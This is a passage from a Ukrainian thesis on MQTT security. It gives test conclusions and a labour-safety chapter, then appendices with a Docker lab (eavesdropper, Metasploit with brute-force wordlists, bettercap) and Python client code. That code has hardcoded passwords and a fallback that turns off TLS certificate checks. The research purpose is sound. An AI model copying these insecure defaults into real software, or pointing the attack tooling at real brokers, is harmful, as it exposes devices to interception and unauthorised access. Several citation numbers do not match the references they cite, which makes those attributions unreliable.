

Рисунок 3.23 – Моніторинг зашифрованого трафіку в Wireshark

Аналіз трафіку в Wireshark (див. рисунок 3.23) показує, що замість відкритих даних тепер передаються лише зашифровані пакети (Application Data), взаємна автентифікація додатково захищає від атак з підміною, оскільки клієнт і брокер перевіряють сертифікати один-одного.

У підсумку можна зазначити, що проведене тестування дозволило зробити наступні висновки:

– Незахищена конфігурація MQTT є абсолютно непридатною для використання в реальних системах, оскільки вона вразлива до різноманітної кількості атак: пасивне прослуховування, несанкційований доступ, маніпуляції даними та атаки на відмову в обслуговуванні.

– Автентифікація за обліковими даними є базовим рівнем захисту, вона ефективно протидіє несанкційованому доступу та простим DoS атакам, оскільки відфільтровує нелегітимні з’єднання. Однак вона не захищає від атак перебору (у разі слабких паролів) і найважливіше, не забезпечує конфіденційності та цілісності даних, залишаючи систему вразливою до прослуховування та MiTM-атак.

– Комплексний підхід із використанням TLS та взаємної автентифікації (mTLS) забезпечує надійний рівень безпеки. Шифрування каналу (TLS) гарантує конфіденційність та цілісність даних, унеможливлюючи їх перехоплення та модифікацію. Взаємна автентифікація за допомогою клієнтських сертифікатів у поєднанні з парольною автентифікацією створює багаторівневий захист від несанкціонованого доступу, атак з підміною, сканування та атак на відмову в обслуговуванні.

Таким чином для побудови безпечних та надійних IoT-систем на базі протоколу MQTT мінімальним обов’язковим етапом є впровадження автентифікації з допомогою облікових даних, у свою чергу шифрування транспортного рівня (TLS) у поєднанні з надійними механізмами взаємної автентифікації забезпечує найвищий рівень безпеки протоколу MQTT.

РОЗДІЛ 4 БЕЗПЕКА ЖИТТЄДІЯЛЬНОСТІ, ОСНОВИ ОХОРОНИ ПРАЦІ

4.1 Значення адаптації в трудовому процесі

Адаптація працівника до умов праці – це динамічний процес пристосування організму й його функцій до мінливого оточення [30]. Така адаптація включає фізіологічні, психічні, соціальні та професійні аспекти. В умовах ІТ-середовища, особливо в галузі кібербезпеки, фахівець працює за комп'ютером довгі години, часто в напруженому режимі, тому створення комфортного робочого середовища згідно стандартів є критичним фактором оптимальні параметри мікроклімату (температура 22-25 °С, вологість 40-60 %, швидкість повітря ≤0,1 м/с) відповідно до ДСН 3.3.6.042-99 [31]. Ергономічне компонування робочого місця відповідно до стандартів, таких як ДСТУ ISO 9241-5:2004 "Ергономічні вимоги до роботи з відеотерміналами в офісі. Частина 5. Вимоги до компонування робочого місця та до робочої пози" знижує фізичне навантаження та втомлюваність.

Крім фізичних умов, адаптацію визначає психофізіологічне навантаження та соціальна інтеграція [30]. Психофізіологічна адаптація полягає в пристосуванні людини до нових фізичних і психологічних навантажень та умов праці. У сфері кібербезпеки це означає поступове звикання до високого темпу роботи, складного матеріалу і стресу від відповідальності. У свою чергу соціальнопсихологічна адаптація – це освоєння нових групових взаємодій: входження в новий колектив, знайомство з стилем роботи команди. Успішна соціальна адаптація в команді підвищує згуртованість і зменшує конфлікти, сприяє безпеці праці та ефективності співпраці.

Таким чином, системна адаптація – один із ключових елементів безпеки праці, що знижує ймовірність травм і помилкових дій.

Серед основних факторів адаптації в ІТ-середовищі виділяють:

– Мікроклімат: підтримання оптимальних температури й вологості, достатнє провітрювання.

– Ергономіка: правильна організація робочого місця (регульовані стіл і крісло, правильна відстань і висота монітора, підставка для ніг тощо).

– Режим праці і відпочинку: нормовані перерви, поступове збільшення навантаження, гнучкі графіки за потреби.

– Психологічна підтримка: наставництво, тренінги з командної роботи, налагодження позитивного міжособистісного клімату.

Таблиця 4.1 ілюструє приклади адаптаційних заходів на підприємстві, які спрямовані на полегшення входження нового IT-спеціаліста в робочий процес.

Таблиця 4.1 – Приклади адаптаційних заходів на підприємстві

Аспект адаптації	Приклад адаптаційних заходів
Мікроклімат	Регулювання температури, вологості та освітлення
Ергономіка робочого місця	Зручні регульовані стіл та крісло, підставка для ніг, правильне розташування монітора.
Оптимізація робочого навантаження	Поступове збільшення складності завдань, гнучкий графік, додаткові перерви
Соціально-психологічна інтеграція	Наставництво від досвідчених колег, командні тренінги, корпоративні заходи
Навчання та розвиток	Система тренінгів і семінарів, підтримка сертифікації, підвищення кваліфікації

Таким чином, інженерна адаптація фахівця з кібербезпеки включає комплекс заходів від забезпечення оптимальних санітарно-гігієнічних умов до соціальної інтеграції у колектив. Це підвищує загальний рівень безпеки праці, зменшує ризик помилок і захворювань, а також сприяє ефективному виконанню завдань.

4.2 Заходи щодо забезпечення безпеки при проведенні дослідних робіт

Дослідні роботи характеризуються підвищеним ступенем ризику через використання унікального обладнання, недостатньо вивчених речовин та апробацію нових технологій. Забезпечення безпеки вимагає системного підходу, що охоплює планування, виконання та утилізацію відходів експериментів.

Класифікації небезпечних факторів у дослідницькій діяльності виділяють відповідно до ДСТУ-Н Б А.3.2-1:2007, небезпечні і шкідливі виробничі фактори (НШВФ) при проведенні досліджень класифікуються на чотири основні групи [32]:

Фізичні фактори: ураження електричним струмом, електромагнітні поля, лазерне та іонізуюче випромінювання, високий/низький тиск, екстремальні температури, підвищені рівні шуму та вібрації.

Хімічні фактори: токсичні, їдкі, легкозаймисті, вибухонебезпечні та канцерогенні речовини, утворення непередбачуваних проміжних продуктів реакцій.

Біологічні фактори: патогенні мікроорганізми, віруси, генно-модифіковані організми, ризик інфікування та алергічних реакцій.

Психофізіологічні фактори: нервово-психічне навантаження, напруженість уваги, високий ступінь інтелектуальної активності.

У свою чергу правове регулювання безпеки дослідних робіт базується на Законі України "Про охорону праці", Кодексі законів про працю України, державних стандартах та санітарних нормах.

Ключові організаційні заходи включають:

– розробку інструкцій з охорони праці для конкретних видів робіт;

– призначення відповідальних осіб за стан охорони праці;

– проведення навчання та інструктажів згідно з НПАОП 0.00-4.12-05 [34];

– ведення документації з охорони праці.

Серед технічних вимог до лабораторій – дослідницькі приміщення проектуються відповідно до ДБН, санітарних норм та правил пожежної безпеки. Обов'язковими є:

– ефективні системи вентиляції (загальнообмінна та місцева);

– належне освітлення згідно з ДБН В.2.5-28:2018;

– автоматичні системи пожежної сигналізації відповідно до ДБН В.1.1-7:2016;

– раціональне розміщення обладнання з урахуванням шляхів евакуації [30].

У свою чергу спеціальні заходи безпеки потребують

При роботі з дослідницьким обладнанням застосовується ієрархія контролю ризиків: усунення небезпеки, інженерні методи контролю, адміністративні заходи, засоби індивідуального захисту [33].

Електробезпека: перевірка справності ізоляції, заземлення відповідно до ПУЕ, ремонт кваліфікованим персоналом.

Робота з хімічними речовинами: використання витяжних шаф, контроль швидкості повітря, належне зберігання реактивів, наявність паспортів безпеки (SDS).

Захист від тиску та вакууму: використання захисних екранів, перевірка герметичності систем, запобігання імплозії скляного обладнання.

Засоби захисту

Засоби колективного захисту (ЗКЗ): системи вентиляції, захисні екрани, огородження, газоаналізатори, аварійна сигналізація [30]. Засоби індивідуального захисту (ЗІЗ) обираються на основі оцінки ризиків: спеціальний одяг, взуття, рукавички, респіратори, захисні окуляри, протишумові засоби. Працівники забезпечуються ЗІЗ безкоштовно та проходять навчання їх використання [35].

Пожежна безпека та аварійні ситуації

Лабораторії забезпечуються первинними засобами пожежогасіння відповідно до норм. Розробляються плани евакуації, проводяться регулярні тренування персоналу.

Встановлюється чіткий порядок повідомлення про нещасні випадки згідно з Постановою КМУ №337 [34]. Аптечки першої допомоги розміщуються у легкодоступних місцях, персонал навчається методам надання невідкладної допомоги.

Успішне забезпечення безпеки дослідних робіт досягається інтеграцією інженерно-технічних, організаційних та освітніх заходів з обов'язковою попередньою оцінкою ризиків кожного експерименту та використанням адекватних засобів захисту.

ВИСНОВКИ

У межах даної кваліфікаційної роботи було проведено аналіз безпеки протоколу MQTT в контексті IoT-комунікацій. Всебічний огляд MQTT, як одного з ключових протоколів обміну повідомленнями між IoT-пристроями, дозволив глибоко проаналізувати сучасний стан проблематики захисту таких систем.

Основними результатами дослідження є:

– Виявлено критичні вразливості MQTT – зокрема, відсутність вбудованих механізмів автентифікації та шифрування за замовчуванням, відкриті порти без фільтрації, відсутність перевірки цілісності повідомлень і слабкий контроль доступу до тем.

– Систематизовано основні типи атак на MQTT, включаючи:

а) DoS/DDoS атаки на брокер через flood-запити;

б) атаки “людина посередині” (MiTM) через відсутність TLS;

в) витік даних через підписки з символами узагальнення;

г) маніпуляція критичною інформацією у секторах охорони здоров’я, V2X, IIoT.

– Проведено емпіричне тестування захищеності MQTT. На практиці змодельовано як атаки на незахищений брокер, так і перевірено ефективність засобів захисту – TLS, автентифікації, обмежень доступу.

– Оцінено ефективність заходів безпеки, де встановлено, що:

а) TLS значно знижує ризик перехоплення, але потребує обчислювальних ресурсів;

б) автентифікація за сертифікатами забезпечує надійний контроль доступу;

в) захист від DoS можливий через обмеження на підключення, таймаути та обмеження трафіку.

– Сформульовано рекомендації, серед яких:

а) обов’язкове впровадження TLS у відкритих MQTT-розгортаннях;

б) використання X.509-сертифікатів для двосторонньої автентифікації;

в) налаштування політик авторизації до рівня окремих тем;

г) регулярне тестування безпеки за допомогою емуляції атак.

Дослідження підкреслює, що хоч MQTT залишається незамінним для IoT-систем через свою легкість і гнучкість, його безпека не може залишатися поза увагою. Необхідне впровадження багаторівневого захисту, а також систематичний моніторинг нових загроз. Лише тоді можна забезпечити не лише функціональність, але й впевненість в захищеності інфраструктури Інтернету речей.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Laghari, S. u. A., Li, W., Manickam, S., Nanda, P., Al-Ani, A. K., & Karuppayah, S. (2024). Securing MQTT Ecosystem: Exploring Vulnerabilities, Mitigations, and Future Trajectories. IEEE Access, 1.

2. Hassija, V., Chamola, V., Saxena, V., Jain, D., Goyal, P., & Sikdar, B. (2019). A survey on IoT security: Application areas, security threats, and solution architectures. IEEE Access, 7, 82721-82743.

3. Neshenko, N., Bou-Harb, E., Crichigno, J., Kaddoum, G., & Ghani, N. (2019). Demystifying IoT security: An exhaustive survey on IoT vulnerabilities and a first empirical look on Internet-scale IoT exploitations. IEEE Communications Surveys & Tutorials, 21(3), 2702-2733.

4. Mitchell, R. 33 Critical Vulnerabilities Found in Popular IoT Protocol MQTT. Electronics News & Component Trends for Engineers | Electropages. https://www.electropages.com/blog/2022/02/researchers-find-mqtt-have-33-vulnerabilities

5. Dadkhah, S., Neto, E. C. P., Ferreira, R., Molokwu, R. C., Sadeghi, S., & Ghorbani, A. A. (2024). CICIoMT2024: A benchmark dataset for multi-protocol security assessment in IoMT. Internet of Things, 101351.

6. Skarga-Bandurova, I., Derkach, M., & Velykzhanin, A. (2022). A framework for real-time public transport information acquisition and arrival time prediction based on GPS data. In *Dependable IoT for Human and Industry* (pp. 411-431). River Publishers.

7. Harsha, M. S., Bhavani, B. M., & Kundhavai, K. R. (2018). Analysis of vulnerabilities in MQTT security using Shodan API and implementation of its countermeasures via authentication and ACLs. 2018 International Conference on Advances in Computing, Communications and Informatics (ICACCI). IEEE.

8. Jyothis, K., Ramyashree, R., & Divya, S. (2025). Securing MQTT-based communication for the automobile and medical industries against man-in-the-middle attacks. International Research Journal of Modernization in Engineering Technology and Science, 7(2), 299-303.

9. Saez-de-Camara, X., Flores, J. L., Arellano, C., Urbieta, A., & Zurutuza, U. (2023). Gotham Testbed: A Reproducible IoT Testbed for Security Experiments and Dataset Generation..

10. Andy, S., Rahardjo, B., & Hanindhito, B. (2017). Attack scenarios and security analysis of MQTT communication protocol in IoT system. У 2017 4th International Conference on Electrical Engineering, Computer Science and Informatics (EECSI).

11. Mazurczyk, W., et al. (2021). Comprehensive analysis of MQTT 5.0 susceptibility to network covert channels. In Proceedings of the 16th International Conference on Availability, Reliability and Security.

12. Shahri, E., Pedreiras, P., & Almeida, L. (2022). Extending MQTT with Real-Time Communication Services Based on SDN. Sensors, 22(9), 3162.

13. Al-amri, F., Al-zain, M. A., Ahmad, I., Boulila, W., & Baz, A. (2024). Effective feature engineering framework for securing MQTT protocol in IoT environments. Sensors, 24(6), 1782.

14. Han, J., & Kim, W. Y. (2024). Designing a secure and scalable service agent for IoT transmission through blockchain and MQTT fusion. Applied Sciences, 14(7), 2975.

15. MQTT – The Standard for IoT Messaging. (б. д.). MQTT – The Standard for IoT Messaging. https://mqtt.org/

16. MQTT Essentials: Your 2025 Learning Hub for IoT & IIoT Data Streaming. HiveMQ – Unlock the value of your data with MQTT. https://www.hivemq.com/mqtt/

17. Salama, M., & Raslen, B. (2024). MQTT in Action: Building Reliable and Scalable Home Automation Systems. Sakarya University Journal of Computer and Information Sciences.

18. Gavrilov, A., Bergaliyev, M., Tinyakov, S., Krinkin, K., & Popov, P. (2022). Using IoT Protocols in Real-Time Systems: Protocol Analysis and Evaluation of Data Transmission Characteristics. Journal of Computer Networks and Communications, 2022, 1-18.

19. Perrone, G., Vecchio, M., Pecori, R., & Giaffreda, R. (2017). The Day After Mirai: A Survey on MQTT Security Solutions After the Largest Cyber-attack Carried Out through an Army of IoT Devices. 2nd International Conference on Internet of Things, Big Data and Security. SCITEPRESS - Science and Technology Publications.

20. Prantl, T., Iffländer, L., Herrnleben, S., Engel, S., Kounev, S., & Krupitzer, C. (2021). Performance Impact Analysis of Securing MQTT Using TLS. У ICPE '21: ACM/SPEC International Conference on Performance Engineering. ACM.

21. IIoT World. (2023, October 18). Securing MQTT: Best practices for safe IIoT communication.

22. Aroon, N., Kane, L., Liu, V., & Li, Y. (2025). Detection of TCP and MQTT-Based DoS/DDoS Attacks on MUD IoT Networks. Electronics, 14(8), 1653.

23. Freitas, A. V., de Araújo Júnior, S. R., & Silva, H. (2024). MQTT-VET: Exploring MQTT Protocol Vulnerabilities. LADC 2024: 13th Latin-American Symposium on Dependable and Secure Computing (с. 111-113). ACM.

24. Cedalo. (2023, May 12). Using JWT for the Mosquitto MQTT broker authentication. https://cedalo.com/blog/mosquitto-mqtt-jwt/

25. Bhagyashri, H. K., et al. (2025, February). Study on supervised anomaly detection model for MQTT-based IoT data for DoS attacks. International Journal for Multidisciplinary Research, 7(2).

26. SACHENKO, A. O., et al. Internet of Things for intelligent transport systems.

27. Babakov, R. M., et al. "Internet of Things for Industry and Human Application. Vol. 3." (2019): 1-917.

28. Tymoshchuk, D., & Yatskiv, V. (2024). Slowloris ddos detection and prevention in real-time. Collection of scientific papers «ΛΌГОΣ», (August 16, 2024; Oxford, UK), 171-176.

29. Mishko, O., Matiuk, D., & Derkach, M. (2024). Security of remote iot system management by integrating firewall configuration into tunneled traffic. Вісник Тернопільського національного технічного університету, 115(3), 122-129.

30. Stanko, A., Wieczorek, W., Mykytyshyn, A., Holotenko, O., & Lechachenko, T. (2024). Realtime air quality management: Integrating IoT and Fog computing for effective urban monitoring. CITI, 2024, 2nd.

31. Derkach, M., Matiuk, D., Skarga-Bandurova, I., Biloborodova, T., & Zagorodna, N. (2024, October). A Robust Brain-Computer Interface for Reliable Cognitive State Classification and Device Control. In *2024 14th International Conference on Dependable Systems, Services and Technologies (DESSERT)* (pp. 1-9). IEEE.

32. Гандзюк, М. П., Желібо, Є. П., & Халімовський, М. О. (2011). Основи охорони праці (5-е вид.) / За ред. М. П. Гандзюка. Київ: Каравела.

33. Санітарні норми мікроклімату виробничих приміщень ДСН 3.3.6.042-99, МОЗ України, Голов.державн.санітарний лікар; Постанова № 42 (1999) (Україна). https://zakon.rada.gov.ua/rada/show/va042282-99#Text

34. Науково-дослідний інститут будівельного виробництва (НДІБВ). (2007). Система стандартів безпеки праці. Настанова щодо визначення небезпечних і шкідливих факторів та захисту від їх впливу при виробництві будівельних матеріалів і виробів та їх використанні в процесі зведення та експлуатації об`єктів будівництва (ДСТУ-Н Б А.3.2-1:2007).

35. Атаманчук, П. С., Мендерецький, В. В., Панчук, О. П., & Чорна, О. Г. (2011). Безпека життєдіяльності. Центр учбової літератури.

36. Про затвердження Порядку розслідування та обліку нещасних випадків, професійних захворювань та аварій на виробництві, Постанова Кабінету Міністрів України № 337 (2025) (Україна). https://zakon.rada.gov.ua/laws/show/337-2019-п#Text

37. Про затвердження Типового положення про порядок проведення навчання і перевірки знань з питань охорони праці (НПАОП 0.00-4.12-05) та Переліку робіт з підвищеною небезпекою, Наказ Державного комітету України з нагляду за охороною праці № 15 (2024) (Україна). https://zakon.rada.gov.ua/laws/show/z0231-05#Text

Додаток А Лістинг файлу docker-compose.yaml

```
services:
  mosquitto:
    image: eclipse-mosquitto:2.0.18
    container_name: mqtt-broker
    hostname: mosquitto
    ports:
      - "1883:1883"
      - "8883:8883"
    volumes:
      - ./mosquitto/config:/mosquitto/config
      - ./mosquitto/certs:/mosquitto/certs
      - ./mosquitto/data:/mosquitto/data
    networks:
      mqtt-net:
        ipv4_address: 172.20.0.10

  publisher-unsecure:
    build: ./clients
    container_name: mqtt-publisher-unsecure
    command: python publisher.py unsecure mosquitto
    depends_on:
      - mosquitto
    environment:
      - PYTHONUNBUFFERED=1
    volumes:
      - ./clients:/app
      - ./mosquitto/certs:/certs:ro
    networks:
      mqtt-net:
        ipv4_address: 172.20.0.20
    restart: unless-stopped

  publisher-auth:
    build: ./clients
    container_name: mqtt-publisher-auth
    command: python publisher.py password mosquitto
    depends_on:
      - mosquitto
    environment:
      - PYTHONUNBUFFERED=1
    volumes:
      - ./clients:/app
    networks:
      mqtt-net:
        ipv4_address: 172.20.0.20

  publisher-full:
    build: ./clients
    container_name: mqtt-publisher-full
    command: python publisher.py full mosquitto
    depends_on:
      - mosquitto
```

```
    environment:
      - PYTHONUNBUFFERED=1
    volumes:
      - ./clients:/app
      - ./mosquitto/certs:/certs:ro
    networks:
      mqtt-net:
        ipv4_address: 172.20.0.20
    restart: unless-stopped

  subscriber-unsecure:
    build: ./clients
    container_name: mqtt-subscriber-unsecure
    command: python subscriber.py unsecure mosquitto
    depends_on:
      - mosquitto
    environment:
      - PYTHONUNBUFFERED=1
    volumes:
      - ./clients:/app
      - ./mosquitto/certs:/certs:ro
    networks:
      mqtt-net:
        ipv4_address: 172.20.0.21
    restart: unless-stopped

  subscriber-auth:
    build: ./clients
    container_name: mqtt-subscriber-auth
    command: python subscriber.py password mosquitto
    depends_on:
      - mosquitto
    environment:
      - PYTHONUNBUFFERED=1
    volumes:
      - ./clients:/app
    networks:
      mqtt-net:
        ipv4_address: 172.20.0.21

  subscriber-full:
    build: ./clients
    container_name: mqtt-subscriber-full
    command: python subscriber.py full mosquitto
    depends_on:
      - mosquitto
    environment:
      - PYTHONUNBUFFERED=1
    volumes:
      - ./clients:/app
      - ./mosquitto/certs:/certs:ro
    networks:
      mqtt-net:
        ipv4_address: 172.20.0.21
    restart: unless-stopped
```

```
  eavesdropper:
    build: ./attacks
    container_name: mqtt-eavesdropper
    command: python eavesdropper.py
    depends_on:
      - mosquitto
    environment:
      - PYTHONUNBUFFERED=1
    networks:
      mqtt-net:
        ipv4_address: 172.20.0.22

  metasploit:
    image: metasploitframework/metasploit-framework:latest
    container_name: metasploit
    networks:
      mqtt-net:
        ipv4_address: 172.20.0.30
    volumes:
      - ./metasploit/modules:/root/.msf4/modules
      - ./metasploit/users.txt:/tmp/users.txt
      - ./metasploit/passwords.txt:/tmp/passwords.txt
    tty: true
    stdin_open: true
    environment:
      - MSF_YES_ENV=true
      -
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:
/usr/src/metasploit-framework
    working_dir: /usr/src/metasploit-framework
    command: tail -f /dev/null

  bettercap:
    build: ./bettercap
    container_name: bettercap
    cap_add:
      - NET_ADMIN
      - NET_RAW
      - SYS_ADMIN
    networks:
      mqtt-net:
        ipv4_address: 172.20.0.40
    volumes:
      - ./bettercap:/data
    stdin_open: true
    tty: true
    privileged: true
    command: tail -f /dev/null
networks:
  mqtt-net:
    driver: bridge
    ipam:
      config:
        - subnet: 172.20.0.0/24
```

Додаток Б Лістинг файлу publisher.py

```
import paho.mqtt.client as mqtt
import json
import time
import ssl
import random
import os
from datetime import datetime

class SecurePublisher:
    def __init__(self, broker_ip="mosquitto",
mode="unsecure"):
        self.broker_ip = broker_ip
        self.mode = mode
        self.client =
mqtt.Client(client_id=f"iot_publisher_{mode}_{int(time.time())}")
        self.message_count = 0
        self.connected = False

        self.client.on_connect = self.on_connect
        self.client.on_publish = self.on_publish
        self.client.on_disconnect = self.on_disconnect

        self.configure_connection()

        print(f"[{self.mode}] Publisher initialized for
{broker_ip}:{self.port}")

    def configure_connection(self):
        """Configure MQTT connection based on security mode"""
        if self.mode == "unsecure":
            # No security - basic MQTT
            self.port = 1883
            print(f"[{self.mode}] Using unsecured connection")

        elif self.mode == "password":
            # Password authentication only
            self.port = 1883
            self.client.username_pw_set("testuser",
"testpass")
            print(f"[{self.mode}] Using password
authentication")

        elif self.mode == "tls":
            # TLS encryption only
            self.port = 8883
            self.setup_tls()
            print(f"[{self.mode}] Using TLS encryption")

        elif self.mode == "tls_auth" or self.mode == "full":
            # TLS + Password authentication (most secure)
            self.port = 8883
```

```
                self.client.username_pw_set("loki", "secured")
                self.setup_tls()
                print(f"[{self.mode}]   Using   TLS   +   Password
authentication (Full Security)")

            else:
                raise ValueError(f"Unknown mode: {self.mode}")

        def setup_tls(self):
            """Configure TLS settings"""
            try:
                # Check if certificates exist
                cert_dir = "/certs"
                ca_cert = f"{cert_dir}/ca.crt"
                client_cert = f"{cert_dir}/client.crt"
                client_key = f"{cert_dir}/client.key"

                if os.path.exists(ca_cert):
                    print(f"[{self.mode}]  Using  CA  certificate:
{ca_cert}")

                    if       os.path.exists(client_cert)       and
os.path.exists(client_key):
                        print(f"[{self.mode}]     Using     client
certificates")
                        self.client.tls_set(
                            ca_certs=ca_cert,
                            certfile=client_cert,
                            keyfile=client_key,
                            tls_version=ssl.PROTOCOL_TLSv1_2,
                            ciphers=None
                        )
                    else:
                        print(f"[{self.mode}] Using CA certificate
only")
                        self.client.tls_set(
                            ca_certs=ca_cert,
                            tls_version=ssl.PROTOCOL_TLSv1_2,
                            ciphers=None
                        )
                else:
                    print(f"[{self.mode}]   Using   TLS   without
certificate verification (insecure)")

self.client.tls_set(tls_version=ssl.PROTOCOL_TLSv1_2)
                    self.client.tls_insecure_set(True)

            except Exception as e:
                print(f"[{self.mode}] TLS setup error: {e}")
                print(f"[{self.mode}] Falling back to basic TLS")

self.client.tls_set(tls_version=ssl.PROTOCOL_TLSv1_2)
                self.client.tls_insecure_set(True)

        def on_connect(self, client, userdata, flags, rc):
```

```
            """Connection callback"""
            if rc == 0:
                self.connected = True
                print(f"[{self.mode}] Connected to MQTT Broker at
{self.broker_ip}:{self.port}")
                print(f"[{self.mode}] Connection flags: {flags}")
            else:
                self.connected = False
                error_messages = {
                    1: "Connection refused - incorrect protocol
version",
                    2: "Connection refused - invalid client
identifier",
                    3: "Connection refused - server unavailable",
                    4: "Connection refused - bad username or
password",
                    5: "Connection refused - not authorised"
                }
                error_msg = error_messages.get(rc, f"Unknown error
code: {rc}")
                print(f"[{self.mode}] Connection failed:
{error_msg}")

        def on_publish(self, client, userdata, mid):
            """Publish callback"""
            print(f"[{self.mode}] Message {mid} published
successfully")

        def on_disconnect(self, client, userdata, rc):
            """Disconnect callback"""
            self.connected = False
            if rc != 0:
                print(f"[{self.mode}] Unexpected disconnection
(code: {rc})")
            else:
                print(f"[{self.mode}] Disconnected from broker")

        def generate_sensor_data(self):
            """Generate realistic IoT sensor data"""
            # Simulate realistic sensor readings with some
randomness
            base_temp = 22.0  # Room temperature base
            base_humidity = 45.0  # Humidity base

            # Add some time-based variation (simulate day/night
cycle)
            hour = datetime.now().hour
            temp_variation = 3 * (1 - abs(hour - 12) / 12)  #
Warmer in middle of day

            temperature = round(base_temp + temp_variation +
random.uniform(-2, 2), 2)
            humidity = round(base_humidity + random.uniform(-15,
15), 2)
```

```
            # Ensure realistic ranges
            temperature = max(10, min(40, temperature))
            humidity = max(20, min(80, humidity))

            return temperature, humidity

        def create_message_payload(self, temperature, humidity):
            """Create standardized message payload"""
            return {
                "message_id": self.message_count,
                "timestamp": datetime.now().isoformat(),
                "device_id": f"sensor_{self.mode}_001",
                "location": "test_lab",
                "security_mode": self.mode,
                "data": {
                    "temperature": temperature,
                    "humidity": humidity,
                    "status": "active",
                    "battery_level": random.randint(80, 100),
                    "signal_strength": random.randint(-70, -30)
                },
                "metadata": {
                    "sensor_type": "DHT22",
                    "firmware_version": "1.2.3",
                    "connection_mode": self.mode,
                    "encryption": "tls" if "tls" in self.mode else
"none",
                    "authentication": "password" if "password" in
self.mode or "auth" in self.mode else "none"
                }
            }

        def publish_sensor_data(self):
            """Main publishing loop"""
            print(f"[{self.mode}]   Connecting   to   broker   at
{self.broker_ip}:{self.port}...")

            try:
                # Connect to broker
                self.client.connect(self.broker_ip, self.port, 60)
                self.client.loop_start()     #   Start   background
thread for callbacks

                # Wait for connection
                connection_timeout = 10
                while not self.connected and connection_timeout >
0:
                    time.sleep(1)
                    connection_timeout -= 1

                if not self.connected:
                    print(f"[{self.mode}] Failed to connect within
timeout")
                    return
```

```
                print(f"[{self.mode}] Starting to publish sensor
data...")
                print("=" * 70)

                # Publish messages continuously
                while True:
                    try:
                        # Generate sensor data
                        temperature,          humidity          =
self.generate_sensor_data()

                        # Create message payload
                        payload                                 =
self.create_message_payload(temperature, humidity)

                        # Define topics to publish to
                        topics = [
                            "sensors/temperature",
                            "sensors/humidity",
                            "sensors/status",

f"devices/{payload['device_id']}/data",
                            "test/topic"
                        ]

                        # Publish to all topics
                        publish_time                            =
datetime.now().strftime('%H:%M:%S')
                        for topic in topics:
                            result   =   self.client.publish(topic,
json.dumps(payload), qos=1)

                            if result.rc == mqtt.MQTT_ERR_SUCCESS:
                                status = "Sent"
                            else:
                                status    =    f"    Failed    (rc:
{result.rc})"

                            print(f"[{publish_time}] [{self.mode}]
{topic}: {status}")

                        # Print sensor data summary
                        print(f"  Temperature:  {temperature}°C  |
Humidity: {humidity}% | Message ID: {self.message_count}")
     print(f" Security: {payload['metadata']['encryption'].upper()}
+ {payload['metadata']['authentication'].upper()}")
                        print("-" * 70)

                        self.message_count += 1
                        time.sleep(5)  # Publish every 5 seconds

                    except Exception as e:
                        print(f"[{self.mode}]   Publishing   error:
{e}")
                        time.sleep(5)
```

```
            except KeyboardInterrupt:
                print(f"\n[{self.mode}]       Shutting       down
publisher...")
            except Exception as e:
                print(f"[{self.mode}] Connection error: {e}")
            finally:
                if self.connected:
                    self.client.loop_stop()
                    self.client.disconnect()
                    print(f"[{self.mode}]    Disconnected    from
broker")

    if __name__ == "__main__":
        import sys
        mode = sys.argv[1] if len(sys.argv) > 1 else "unsecure"

        broker_ip  =  sys.argv[2]  if  len(sys.argv)  >  2  else
"mosquitto"

        print("=" * 70)
        print(" MQTT Secure Publisher")
        print("=" * 70)
        print(f"Mode: {mode}")
        print(f"Broker: {broker_ip}")
        print(f"Available modes:")
        print(f"  - unsecure: No encryption, no authentication")
        print(f"  - password: Password authentication only")
        print(f"  - tls: TLS encryption only")
        print(f"    -  tls_auth/full:  TLS  encryption  +  password
authentication")
        print(f"Usage: python publisher.py [mode] [broker_ip]")
        print("=" * 70)

        valid_modes = ["unsecure", "password", "tls", "tls_auth",
"full"]
        if mode not in valid_modes:
            print(f" Invalid mode: {mode}")
            print(f"Valid modes: {', '.join(valid_modes)}")
            sys.exit(1)

        publisher      =      SecurePublisher(broker_ip=broker_ip,
mode=mode)
        publisher.publish_sensor_data()
```

Додаток В Лістинг файлу subscriber.py

```
import paho.mqtt.client as mqtt
import json
import ssl
import time
import os
from datetime import datetime

class SecureSubscriber:
    def __init__(self, broker_ip="mosquitto",
mode="unsecure"):
        self.broker_ip = broker_ip
        self.mode = mode
        self.client =
mqtt.Client(client_id=f"iot_subscriber_{mode}_{int(time.time())}")
        self.connected = False
        self.message_count = 0

        self.client.on_connect = self.on_connect
        self.client.on_message = self.on_message
        self.client.on_subscribe = self.on_subscribe
        self.client.on_disconnect = self.on_disconnect

        self.configure_connection()

        print(f"[{self.mode}] Subscriber initialized for
{broker_ip}:{self.port}")

    def configure_connection(self):
        """Configure MQTT connection based on security mode"""
        if self.mode == "unsecure":
            self.port = 1883
